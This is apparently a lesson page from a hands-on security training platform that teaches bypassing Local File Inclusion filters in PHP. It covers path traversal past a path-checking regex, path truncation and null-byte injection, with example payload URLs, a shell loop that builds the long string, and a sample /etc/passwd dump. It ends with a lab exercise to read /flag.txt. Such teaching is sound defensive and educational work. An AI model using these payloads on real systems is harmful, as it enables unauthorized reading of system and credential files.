
Some web applications may also use Regular Expressions to ensure that the file being included is under a specific path. For example, the web application we have been dealing with may only accept paths that are under the `./languages` directory, as follows:

Code: php

```php
if(preg_match('/^\.\/languages\/.+$/', $_GET['language'])) {
    include($_GET['language']);
} else {
    echo 'Illegal path specified!';
}
```

To find the approved path, we can examine the requests sent by the existing forms, and see what path they use for the normal web functionality. Furthermore, we can fuzz web directories under the same path, and try different ones until we get a match. To bypass this, we may use path traversal and start our payload with the approved path, and then use `../` to go back to the root directory and read the file we specify, as follows:


<SERVER_IP>:<PORT>/index.php?language=./languages/../../../../etc/passwd



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin

Some web applications may apply this filter along with one of the earlier filters, so we may combine both techniques by starting our payload with the approved path, and then URL encode our payload or use recursive payload.

Note: All techniques mentioned so far should work with any LFI vulnerability, regardless of the back-end development language or framework.

Appended Extension

As discussed in the previous section, some web applications append an extension to our input string (e.g. `.php`), to ensure that the file we include is in the expected extension. With modern versions of PHP, we may not be able to bypass this and will be restricted to only reading files in that extension, which may still be useful, as we will see in the next section (e.g. for reading source code).

There are a couple of other techniques we may use, but they are `obsolete with modern versions of PHP and only work with PHP versions before 5.3/5.4`. However, it may still be beneficial to mention them, as some web applications may still be running on older servers, and these techniques may be the only bypasses possible.

Path Truncation

In earlier versions of PHP, defined strings have a maximum length of 4096 characters, likely due to the limitation of 32-bit systems. If a longer string is passed, it will simply be `truncated`, and any characters after the maximum length will be ignored. Furthermore, PHP also used to remove trailing slashes and single dots in path names, so if we call (`/etc/passwd/.`) then the `/.` would also be truncated, and PHP would call (`/etc/passwd`). PHP, and Linux systems in general, also disregard multiple slashes in the path (e.g. `////etc/passwd` is the same as `/etc/passwd`). Similarly, a current directory shortcut (`.`) in the middle of the path would also be disregarded (e.g. `/etc/./passwd`).

If we combine both of these PHP limitations together, we can create very long strings that evaluate to a correct path. Whenever we reach the 4096 character limitation, the appended extension (`.php`) would be truncated, and we would have a path without an appended extension. Finally, it is also important to note that we would also need to `start the path with a non-existing directory` for this technique to work.

An example of such payload would be the following:

Code: url

```
?language=non_existing_directory/../../../etc/passwd/./././.[./ REPEATED ~2048 times]
```

Of course, we don't have to manually type `./` 2048 times (total of 4096 characters), but we can automate the creation of this string with the following command:

Path Truncation

```
MichaelLuka@htb[/htb]$ echo -n "non_existing_directory/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done
non_existing_directory/../../../etc/passwd/./././<SNIP>././././
```

We may also increase the count of `../`, as adding more would still land us in the root directory, as explained in the previous section. However, if we use this method, we should calculate the full length of the string to ensure only `.php` gets truncated and not our requested file at the end of the string (`/etc/passwd`). This is why it would be easier to use the first method.

Null Bytes

PHP versions before 5.5 were vulnerable to `null byte injection`, which means that adding a null byte (`%00`) at the end of the string would terminate the string and not consider anything after it. This is due to how strings are stored in low-level memory, where strings in memory must use a null byte to indicate the end of the string, as seen in Assembly, C, or C++ languages.

To exploit this vulnerability, we can end our payload with a null byte (e.g. `/etc/passwd%00`), such that the final path passed to `include()` would be (`/etc/passwd%00.php`). This way, even though `.php` is appended to our string, anything after the null byte would be truncated, and so the path used would actually be `/etc/passwd`, leading us to bypass the appended extension.

Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 The above web application employs more than one filter to avoid LFI exploitation. Try to bypass these filters to read /flag.txt

Submit your answer here...

Submit

Hint

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

1 / 1 spawns left